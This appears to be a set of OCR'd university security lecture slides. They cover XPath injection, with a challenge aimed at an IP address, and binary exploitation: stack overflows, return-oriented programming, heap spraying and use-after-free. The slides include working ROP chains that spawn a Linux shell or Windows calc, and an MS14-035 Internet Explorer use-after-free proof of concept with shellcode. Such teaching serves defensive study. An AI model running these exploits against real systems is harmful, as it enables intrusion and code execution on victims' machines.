
Tutorial for xpath injection: http://securityidiots.com/Web-Pentest/XPATH-Injection/xpath-injection-part-1.html

https://media.blackhat.com/bh-eu-12/Siddharth/bh-eu-12-Siddharth-Xpath-WP.pdf

Hacking Challenge 4:

4. The Emperor's secret is really important for us. Unfortunately all of the databases are encrypted, but 3-CPO managed to find an old database. This database uses xml queries. Why don't you try an Xpath injection?

http://193.225.218.118/



Second part: Binary Exploitation

Binary (executable) files

Binaries are files that can be executed by the OS. Binaries contain machine code instructions that the CPU understands. The binary file format depends on the CPU architecture and the OS.

Example CPU architectures:

Intel X86: *mov eax, 0x10; int 0x33*
Intel X86-64: *mov rax, [rbp-0x8]*
ARMv1: *ADD R0, R1, R2*
ARMv8: *ADD W0, W1, W2*

Others: MIPS, AT&T, IBM, MOTOROLA, SPARC

Instruction length: RISC/CISC

The binary file format is the format that describes how the OS stores the binary code.

Microsoft: **Portable Executable** (PE32, PE32+)

Linux: **ELF**

Mac: **MACH-O**


Virtual Address Space

When an executable is launched the OS generates a Virtual Address Space for the process or processes. Each process has its own Virtual Address Space where the process can use arbitrary (practically almost infinite) memory size. The size is influenced by the addressable memory size (32bit 2^{32}=4GB, 64bit 2^{64}=64TB). The virtual memory differs from the physical memory, so it is beneficial because:

- the process doesn't need to address the real physical memory (RAM), that would be a nightmare from programming point of view,
- the processes are separated from each-other, so one process can't access directly another process-memory (indirectly yes: e.g. createRemoteThread, debugging another process, etc.),
- the OS handles the memory requirements dynamically, it's not necessary to know the memory requirements in advance. Interactive programs can calculate required memory on the fly.

Virtual Address Space


In order to use the real physical memory the OS provides a runtime memory translation between the virtual and the physical memory.



This is also useful to optimize the physical memory usage (the same memory pages have only one copy in the physical memory).


Virtual Address Space

The Virtual Address Space is divided into kernel and user space. The user space consist of segments (code and data).



Stack buffer overflow


Stack buffer overflow occurs when a local variable on the stack is overwritten. This is possible e.g. when the size of the local variable is not considered therefore the return pointer of the stack frame can be modified by a user controlled data.





```
#include <string.h>
void func1(char* ar1)
{
  char ar2[10];
  strcpy(ar2,ar1);
}
int main(int argc, char* argv[])
{
  func1(argv[1]);
}
```

Stack overflow exploit

The exploit should overrun the local variable and arrive to the return pointer. The size of this (padding) depends on the size of the local variable and the stack layout, etc. It can be determined by debugging or using unique string such as “aaaabbbbccccddddeeee….” and then obtain the address from the error message. The new return address can point to the beginning of the payload.



This solution is not so stable (it relies on the payload global address). Instead the following solutions is used:



Return Oriented Programming

- Return Oriented Programming (ROP) is a software vulnerability exploitation method that is able to bypass the non-executable memory protections. It was invented in 2007 as the generalization and extension of the *Return into libc* technique.
- Contrary to stack overflow, ROP uses already existing code parts in the virtual address space to execute the payload (code reuse).
- Although ROP is based on the stack usage of the program it can be used in case of heap related vulnerabilities as well by redirecting the stack (stack pivot) to an attacker controlled part of the virtual memory.
- ROP consists of gadgets that are small code blocks with a *ret* type of instruction as an ending e.g. *inc eax; retn.* Gadgets are chained by the *ret* type of instruction.

Return Oriented Programming

- The payload is divided into code-parts, each code-part is executed by a gadget
- A gadget is a small code-block with one or more simply instructions and a ret type of instruction at the end
- We need to find gadgets in the Virtual Address Space, therefore we’re going to use mona.py with Immunity Debugger (can be downloaded from github)
- To find a specific gadget (e.g. inc eax) the *find mona* command is used: *!mona find –type instr –s „inc eax#retn” –x X*
- Our first ROP will be written for a simple stack overflow with *strcpy*, the code contains the addition of two numbers. Using *mona* the following gadgets are sought for:

Return Oriented Programming

The easiest ROP payload, calculating 1+1: ☺


```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x5b\x54\x92\x7d".   # xor eax, eax; retn
                "\x75\x50\x92\x7d".   # xor edx, edx; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x42\x72\xef\x7d".   # inc edx; retn
                "\x33\x80\x24\x6c";   # add eax, edx; retn
print $padding.$rop;
```

What is the value of *eax* after the ROP has been executed?

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x5b\x54\x92\x7d".   # xor eax, eax; retn
                "\x75\x50\x92\x7d".   # xor edx, edx; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x60\x16\xc8\x77".   # inc eax; retn
                "\x42\x72\xef\x7d".   # inc edx; retn
                "\x42\x72\xef\x7d".   # inc edx; retn
                "\x42\x72\xef\x7d".   # inc edx; retn
                "\x33\x80\x24\x6c";   # add eax, edx; retn
print $padding.$rop;
```

Return Oriented Programming

How to add 0x12121212 to 0x11111111? Repeating the *inc eax* in 0x12121212 times is not a good idea ☺ A simple *pop* gadget can take the required value directly from the stack, so the ROP program will contain some data among the gadget addresses.



ROP modell

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop =       "\x1f\x18\xf8\x6f".   # pop eax; retn
                "\x11\x11\x11\x11".   # value of eax
                "\x5f\xee\xf5\x6f".   # pop edx; retn
                "\x12\x12\x12\x12".   # value of edx
                "\x33\x80\x24\x6c";   # add eax, edx; retn
print $padding.$rop;
```

Return Oriented Programming

Gadgets with side effects: If we cannot find a fitting gadget, a longer one can be used considering the side effects. Example:

Adding *ebx* to *eax* if there is no add *eax, ebx; retn* code:

```
"\x33\x80\x24\x6c".   # add eax, edx; pop ebx; retn
"\x99\x2b\xf3\x7d";   # dummy

"\x33\x80\x24\x6c".   # add eax, edx; pop ebx; pop ecx; retn
"\x99\x2b\xf3\x7d".   # dummy
"\x99\x2b\xf3\x7d";   # dummy
```

Gadgets with *ret* that removes the stack frame:

```
"\x33\x80\x24\x6c".   # add eax, edx; retn 0xc
"\x99\x2b\xf3\x7d".   # dummy
"\x99\x2b\xf3\x7d".   # dummy
"\x99\x2b\xf3\x7d";   # dummy
```

The following gadgets should be avoided: Gadgets that

- contain push instruction,
- contain conditional (je, jz, etc.) or unconditional jump instructions (*jmp*),
- contain unreliable characters e.g.: 0x0, 0xa, 0xd, etc…

Return Oriented Programming

Opening the calculator in Windows example:

```
#!/usr/bin/perl
my $padding = "A"x14;
my $rop = "\x19\xde\xe9\x7d". #pop edi; retn
          "\x70\xc0\x93\x6f". #place of calc
          "\x99\x2b\xf3\x7d". #pop ecx; retn
          "\x63\x61\x6c\x63". #calc
          "\x28\x3f\xeb\x7d". #mov [edi],ecx; retn
          "\x38\xb3\xdc\x7d". #pop eax; retn
          "\xc9\x2e\xdf\x7d". #address of WinExec
          "\x25\x07\xee\x7d". #call eax; retn
          "\x70\xc0\x93\x6f\x01"; #address of calc  + 01
print $padding.$rop;
```

Linux shell example:

```
import struct
ex = 'A'*132
ex += struct.pack("<L", 0x08057280) #xor eax, eax
for x in range(0, 11):
  ex += struct.pack("<L", 0x0807c4ca) #inc eax
ex += struct.pack("<L", 0x0806f062) #pop ecx, pop ebx
ex += struct.pack("<L", 0xffffd270) #value of ecx 0xffffd240
ex += struct.pack("<L", 0xffffd24f) #value of ebx 0xffffd21f
ex += struct.pack("<L", 0x0806f970) #int 0x80
ex += '\x90'*99
ex += "\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x00" #/bin//sh
print ex
```


The heap

The heap is a storage place where the processes allocate data blocks dynamically in runtime. There are several types of heap implementation. Each OS provides one or more own heap implementations (e.g. Windows7: Low Fragmentation Heap), but programs can create their own heap implementations (e.g. Chrome) that are independent of the default OS solution. Because of the different solutions many custom heap allocators are available to tune heap performance for different usage patterns. The aim for the heap implementations are:

- allocation and free should be fast,
- allocation should be the least wasteful,
- allocation and free should be secure.


Windows basic heap management

The heap consists of chunks. Free chunks with the same size (rounded to 8 bytes) are organized in double linked lists. When a heap memory is being freed it goes to a free list according to its size. When the code requests a dynamic buffer first the freelists are checked according to the requested size. If there is no free chunk for the size a chunk is created.



Object Oriented Programming (OOP) Vtable

A basic principle of OOP is the polymorphism. Methods can be redefined for derived classes. Since the real type of an object is only decided in runtime, each object needs to have a virtual method table (vtable) that contains the object specific method addresses.



In case of exploiting *Use after free* (*dangling pointer*) or *Double free* vulnerabilities the attacker can overwrite the *vtable* with a value pointing to an attacker controlled memory region (see example later).

Use after free exploitation example

Try the following html file with IE8.

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>

<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>

<script>
var startfl=false;
function changer() {
 // Call of changer function will happen inside mshtml!CFormElement::DoReset call
   if (startfl) {
       document.getElementById("testfm").innerHTML = ""; // Destroy form contents
       }
}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```

Use after free exploitation example

- The *changer* function destroys the form
- The form *reset()* method iterates through the form elements
- When *child2.reset()* is executed the changer is activated because of the *onPropertyChange*
- When *test2.reset()* has to be executed there is no test2 (use after free condition)

How to exploit it?

- After *test2* is destroyed, a fake object with the size of *test2* should be reallocated in the heap to avoid use after free
- The fake object has to be the same size as *test2* to be allocated to the same place in the virtual memory


Use after free exploitation example

In order to exploit the vulnerability we need to allocate an object with the same size (0x78) to control the next usage of the freed object. Using the following code there will not be use after free, since we allocated the object again (but this time we control the content).

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>
<script>
var startfl=false;
function changer() {
 // Call of changer function will happen inside mshtml!CFormElement::DoReset call,
   if (startfl) {
       document.getElementById("testfm").innerHTML = ""; // Destroy form contents,
       }

    CollectGarbage();
    divobj = document.createElement('div');
    // 118 bytes ( + terminating nulls gets added automatically)
    // Total size: 120 bytes (0x78)
    divobj.className = "\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141\u4141" +
    "\u4141\u4141";

}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```

Heap spraying

Heap spraying is a payload delivery technique for heap related vulnerability exploitations. If we allocate an array with specific member size then the heap will be full with our data. The heap allocation addresses are random, but since we use multiple copies from the same object it is likely to have our data at *0x0c0c0c0c* too.



Use after free exploitation example

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>
<script>
var startfl=false;
function changer() {

    //heap spraying
    var spraychunks = new Array();
    var shellcode = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");
    shellcode += unescape('%uc933%u6851%u6163%u636c%u016a%uec8b%uc583%u5504'+
        '%u21b8%udf2c%uff7d%u90d0');
    var junk = unescape("%u0c0c0c%u0c0c");
    while (junk.length < 0x4000) junk += unescape("%u0c0c%u0c0c");
    // we create one subblock   [ junk + shellcode + junk ]
    offset = 0xbe8/2 ;
    var junk_front = junk.substring(0,offset);
    var junk_end = junk.substring(0,0x800 - junk_front.length - shellcode.length)
    var smallblock = junk_front + shellcode + junk_end;
    var largeblock = "";
    while (largeblock.length < 0x80000) { largeblock = largeblock + smallblock; }
    // allocate 0x500 times
    for (i = 0; i < 0x500; i++) { spraychunks[i] = largeblock.substring(0, (0x7fb00-6)/2);  }


// Call of changer function will happen inside mshtml!CFormElement::DoReset call, after execu
  if (startfl) {
      document.getElementById("testfm").innerHTML = ""; // Destroy form contents, free next C
      }

    CollectGarbage();
    divobj = document.createElement('div');
```

Use after free exploitation example

How to bypass DEP with the previous example?

- We can specify an address to jump
- We can do heap spraying and place the payload at *0x0c0c0c0c*

- Jump to a stack pivot (Stack pivot is a gadget that moves the stack to a different place) For example:

  Pop ecx; ret
  0x0c0c0c0c
  Xchg esp, ecx; ret

- Fill the heap with the ROP

Extra task or practicing not for submission: Write the same exploit that bypass DEP!

Thank you for your attention!